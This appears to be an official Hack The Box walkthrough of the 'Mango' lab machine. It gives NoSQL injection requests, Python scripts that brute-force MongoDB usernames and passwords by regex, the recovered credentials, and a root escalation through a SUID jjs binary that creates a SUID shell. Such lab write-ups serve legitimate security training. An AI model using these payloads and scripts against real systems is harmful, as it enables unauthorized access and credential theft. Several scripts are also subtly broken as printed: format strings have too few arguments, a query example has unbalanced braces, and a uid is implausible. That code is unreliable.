



Hack The Box
PEN-TESTING LABS



Mango

14th April 2020 / Document No D20.100.70

Prepared By: MinatoTW

Machine Author(s): MrR3boot

Difficulty: **Medium**

Classification: Official

Synopsis

Mango is a medium difficulty Linux machine hosting a website that is found vulnerable to NoSQL injection. The NoSQL database is discovered to be MongoDB, from which we exfiltrate user credentials. We can use one set of credentials to gain a foothold using SSH, and the other to move laterally within the box. A SUID binary is then exploited to escalate our privileges to root.

Skills Required

- Enumeration
- Scripting

Skills Learned

- NoSQL Injection
- GTFOBins abuse

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.162 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.10.162
```


```
nmap -p$ports -sC -sV 10.10.10.162
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-14 11:19 IST
Nmap scan report for mango.htb (10.10.10.162)
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
443/tcp    open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Mango | Search Base
|_ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=
Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
|_tls-alpn:
|_ http/1.1
```

The Nmap scan reveals ports 22, 80 and 443 running their usual services. Additionally, Nmap found a vhost named `staging-order.mango.htb` referred to in the SSL certificate. Let's add `mango.htb` and `staging-order.mango.htb` to `/etc/hosts`, and proceed with our enumeration.

Apache

Browsing to port 80 returns a 403 forbidden error, however, the HTTPS website reveals a search engine.




Mail Analytics

Mango

Mango Search I'm Mango

Search Results:

The page just refreshes and doesn't return any results on searching. The second vhost is found to host the same page on HTTPS. However, the HTTP website reveals a login page.



Attempting to login using common default credentials fail. Let's intercept the request in Burp and examine the login request.

Request		Response	
Raw	Params	Raw	Headers
<pre>1 POST / HTTP/1.1 2 Host: staging-order.mango.htb 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 46 9 Origin: http://staging-order.mango.htb 10 Connection: close 11 Referer: http://staging-order.mango.htb/ 12 Cookie: PHPSESSID=nsc5217b23qcnhop3ha3itfilh 13 Upgrade-Insecure-Requests: 1 14 15 username=admin'--+&password=admin&login=login</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 14 Apr 2020 06:06:20 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 4022 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 <!DOCTYPE html> 13 <html lang="en"> 14 <head> 15 <meta charset="UTF-8"> 16 <link rel="mask-icon" type="" href=" https://static.codepen.io/assets/favicon/logo-pin-8 2e3c38bd662872f6b673a722f4b3ca2421637d5596661b4e213 ... "4444" /></pre>	

Injecting quotes doesn't return an error or change the response. As the website is running PHP, we can try to bypass the authentication using type juggling. This can be done by adding `[]` to the request parameters, which makes PHP use them as an array. This will bypass authentication if there's any kind of weak comparison in place.

Request		Response	
Raw	Params	Raw	Headers
<pre>1 POST / HTTP/1.1 2 Host: staging-order.mango.htb 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 45 9 Origin: http://staging-order.mango.htb 10 Connection: close 11 Referer: http://staging-order.mango.htb/ 12 Cookie: PHPSESSID=nsc5217b23qcnhop3ha3itfilh 13 Upgrade-Insecure-Requests: 1 14 15 username[]=admin&password[]=admin&login=login</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 14 Apr 2020 06:08:28 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 4022 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 <!DOCTYPE html> 13 <html lang="en"> 14 <head> 15 <meta charset="UTF-8"> 16 <link rel="mask-icon" type="" href=" https://static.codepen.io/assets/favicon/logo-pin- 2e3c38bd662872f6b673a722f4b3ca2421637d5596661b4e21 ... "4444" /></pre>	

This results in a failed attempt as well. Let's try a NoSQL injection attack such as a MongoDB authentication bypass. MongoDB uses the `$ne` (not equal) operator to compare values. This operator can be passed to PHP through the array syntax, which will ultimately get injected into the MongoDB query.

Here's an example MongoDB query to find a user:

```
db.users.find({ username: "admin", password: "admin" });
```


The query above will result in a failed login due to an incorrect password. Sending a request with the parameter `password[$ne]=admin` would result in the query:

```
db.users.find({ username: "admin", password: { $ne : "admin" } });
```

This returns true because the password for `admin` is not equal to `admin`, which bypasses the login successfully.

Request					Response				
Raw	Params	Headers	Hex		Raw	Headers	Hex	HTML	Render
1 POST / HTTP/1.1 2 Host: staging-order.mango.htb 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 46 9 Origin: http://staging-order.mango.htb 10 Connection: close 11 Referer: http://staging-order.mango.htb/ 12 Cookie: PHPSESSID=nsc5217b23qcnhop3ha3itfilh 13 Upgrade-Insecure-Requests: 1 14 15 username=admin&password[\$ne]=admin&login=login					1 HTTP/1.1 302 Found 2 Date: Tue, 14 Apr 2020 06:27:37 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 location: home.php 8 Content-Length: 4022 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 <!DOCTYPE html> 13 <html lang="en"> 14 <head> 15 <meta charset="UTF-8"> 16 <link rel="mask-icon" type="" href="https://static.codepen.io/assets/favicon/logo-pin-2e3c38bd662872f6b673a722f4b3ca2421637d5596661b4e21				

Injection of `$ne` is found to be successful and the page redirects us to `home.php` as `admin`. Repeating the same process with a login request returns the following page.



MongoDB Injection

As the home page doesn't return any useful information., we can attempt to exfiltrate data from the Mongo database using the `$regex` operator. The `$regex` operator can be used to find data using regular expressions. For example, the following query will search for usernames matching the regex `a.*`, which matches any username containing an `a`.

```
db.users.find({ username: { $regex : "a.*", password: { $ne : "admin" } });
```

Request		Response	
Raw	Params Headers Hex	Raw	Headers Hex HTML Render
<pre> 1 POST / HTTP/1.1 2 Host: staging-order.mango.htb 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/web p,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 54 9 Origin: http://staging-order.mango.htb 10 Connection: close 11 Referer: http://staging-order.mango.htb/ 12 Cookie: PHPSESSID=nsc5217b23qcnhop3ha3itfilh 13 Upgrade-Insecure-Requests: 1 14 15 username[\$regex]=a.*&password[\$regex]=hU.*&login=login </pre>		<pre> 1 HTTP/1.1 302 Found 2 Date: Tue, 14 Apr 2020 06:56:59 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Location: home.php 8 Content-Length: 4022 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 <!DOCTYPE html> 13 <html lang="en"> 14 <head> 15 <meta charset="UTF-8"> 16 <link rel="mask-icon" type="" href=" https://static.codepen.io/assets/favicon/logo-pin-6 2e3c38bd662872f6b673a722f4b3ca2421637d5596661b4e213 </pre>	

Replacing `a.*` with `b.*` returns a 200 response, which means there's no username with `b` in it. Let's write a script to discover usernames using this logic.

```

from requests import post
from string import lowercase

url = 'http://staging-order.mango.htb/'

def sendPayload():
    for char in lowercase:
        regex = '{}.*'.format(char)
        data = { 'username[$regex]' : regex, 'password[$ne]' : 'password', 'login' :
'login' }
        response = post(url, data = data, allow_redirects=False)
        if response.status_code == 302:
            print "Found valid letter: {}".format(char)

def getUser():
    sendPayload()

if __name__ == '__main__':
    getUser()

```

The Python2 script above will list all characters present in all the usernames in the DB.

```

python mangodb.py
Found valid letter: a
Found valid letter: d
Found valid letter: g
Found valid letter: i
Found valid letter: m
Found valid letter: n
Found valid letter: o

```

The script found 7 valid characters, i.e. `a`, `d`, `g`, `i`, `m`, `n`, `o`. Now we have reduced the character set, we can attempt to reveal the actual usernames. The caret symbol `^` in regex is used to mark the beginning of a word. For example, the pattern `^a.*` will return true only if the username starts with an `a`. Similarly, the pattern `^ad.*` returns true if a username starting with `ad` exists and so on. Let's update the script to include this logic.

```

from requests import post
from string import lowercase

```

```

url = 'http://staging-order.mango.htb/'
valid = ['a', 'd', 'g', 'i', 'm', 'n', 'o']


def sendPayload(word):
    regex = '^{}.{}'.format(word)
    data = { 'username[$regex]' : regex, 'password[$ne]' : 'password', 'login' :
'login' }
    response = post(url, data = data, allow_redirects=False)
    if response.status_code == 302:
        return word
    else:
        return None

def getUser():
    for char in valid:
        if sendPayload(char) != None:
            print "Found username starting with {}".format(char)

if __name__ == '__main__':
    getUser()

```

The script loops through the character set to find usernames beginning with any one of those letters.



```

python mangodb.py
Found username starting with a
Found username starting with m

```

The DB is found to contain usernames starting with **a** and **m** respectively. Let's update the script to reveal the actual usernames.

```

from requests import post
from string import lowercase

url = 'http://staging-order.mango.htb/'
valid = ['a', 'd', 'g', 'i', 'm', 'n', 'o']

def sendPayload(word):
    for char in valid:
        regex = '^{}.{}'.format(word + char)
        data = { 'username[$regex]' : regex, 'password[$ne]' : 'password', 'login' :
'login' }
        response = post(url, data = data, allow_redirects=False)
        if response.status_code == 302:
            return char
    return None

def getUser():
    for ch in ['a', 'm']:
        username = ch
        while True:
            char = sendPayload(username)
            if char != None:

```

```

        username += char
    else:
        print "Username found: {}".format(username)
        break

if __name__ == '__main__':
    getUser()

```

The script loops through the valid characters and finds usernames starting with `a` and `m`. HTTP responses containing a 302 status code (URL redirect) contain a valid character, which is outputted by the script.



```

python mangodb.py
Username found: admin
Username found: mango

```

This identifies two valid usernames, `admin` and `mango`. We can attempt to identify their passwords using the same logic.

```

from requests import post
from string import printable

url = 'http://staging-order.mango.htb/'

def sendPayload(user):
    valid = []
    for char in printable:
        regex = '{}.*'.format(char)
        data = { 'username' : user, 'password[$regex]' : regex, 'login' : 'login' }
        response = post(url, data = data, allow_redirects=False)
        if response.status_code == 302:
            valid.append(char)
    return valid

def getUser():
    for user in ['admin', 'mango']:
        valid = sendPayload(user)
        print "Valid characters for {}: {}".format(user, valid)

if __name__ == '__main__':
    getUser()

```

The script loops through all printable ASCII characters. It returns valid character sets for both users separately, which reduces the number of requests in the next stage.



```
python mangodb.py
```

```
Valid characters for admin: ['0', '2', '3', '9', 'c', 't', 'B', 'K', 'S',  
'!', '#', '$', '.', '>', '\\', '^', '|']
```

```
Valid characters for mango: ['3', '5', '8', 'f', 'h', 'm', 'H', 'K', 'R',  
'U', 'X', '$', '.', '\\', ']', '^', '{', '|', '~']
```

Foothold

Now that we have character sets for both passwords, let's update the script to find the passwords. The characters `^`, `$`, `|`, `\\` and `.` should be escaped with a backslash as they hold special meaning in regex and can result in false negatives.

```
from requests import post
from string import printable


url = 'http://staging-order.mango.htb/'
admin_pass = ['0', '2', '3', '9', 'c', 't', 'B', 'K', 'S', '!', '#', '\\$',
              '\\.', '>', '\\\\', '\\^', '\\|']
mango_pass = ['3', '5', '8', 'f', 'h', 'm', 'H', 'K', 'R', 'U', 'X', '\\$',
              '\\.', '\\\\', ']', '\\^', '{', '\\|', '~']

def sendPayload(user, word):
    valid = admin_pass if user == 'admin' else mango_pass
    for char in valid:
        regex = '^{}.{}'.format(word + char)
        data = { 'username' : user, 'password[$regex]' : regex, 'login' : 'login' }
        response = post(url, data = data, allow_redirects=False)
        if response.status_code == 302:
            return char
    return None

def getUser():
    for user in ['admin', 'mango']:
        password = ''
        while True:
            char = sendPayload(user, password)
            if char != None:
                password += char
            else:
                print "Password for {} found: {}".format(user, password)
                break

if __name__ == '__main__':
    getUser()
```

The script uses valid character sets for both users and reveals their password character by character.



```
python mangodb.py
Password for admin found: t9KcS3>!@B#2
Password for mango found: h3mXK8RhU~f{]f5H
```

The passwords for both users were successfully revealed. The credentials for user `mango` can be used to login via SSH.




```
ssh mango@mango.htb
mango@mango.htb's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$ id
uid=1000(mango) gid=1000(mango) groups=1000(mango)
```


Lateral Movement

Looking at other users, it's found that the user `admin` is present.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal shows the output of the 'users' and 'ls /home' commands.

```
mango@mango:~$ users
mango
mango@mango:~$ ls /home
admin  mango
```

Let's try using the password found previously to switch to this user.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal shows the process of switching to the 'admin' user using 'su' and then running 'whoami' to verify the switch.

```
mango@mango:~$ su - admin
Password:
$ /bin/bash -i
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@mango:/home/admin$ whoami
admin
```

The password is valid and gives us access to the user flag.

Privilege Escalation

Searching for SUID files reveals two uncommon binaries, `run-mailcap` and `jjs`.

```
mango@mango:~$ find / -perm -4000 2>/dev/null
/bin/fusermount
/bin/mount
<SNIP>
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/run-mailcap
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

According to GTFOBins, [run-mailcap](#) and the [jjs](#) utility can be used to execute commands as root. Let's spawn a shell using Java's `Runtime.Exec()` function.

```
Java.type('java.lang.Runtime').getRuntime().exec('cp /bin/sh /tmp/sh').waitFor()
Java.type('java.lang.Runtime').getRuntime().exec('chmod u+s /tmp/sh').waitFor()
```

The command above will copy `/bin/sh` to `/tmp` and make it an SUID.

```
admin@mango:/home/mango$ jjs

jjs> Java.type('java.lang.Runtime').getRuntime().exec('cp /bin/sh /tmp/sh').waitFor()
0
jjs> Java.type('java.lang.Runtime').getRuntime().exec('chmod u+s /tmp/sh').waitFor()
0

admin@mango:/home/mango$ /tmp/sh -p
# id
uid=4000000000(admin) gid=1001(admin) euid=0(root) groups=1001(admin)
# ls /root
root.txt
```

We successfully used this SUID binary to escalate our privileges to root.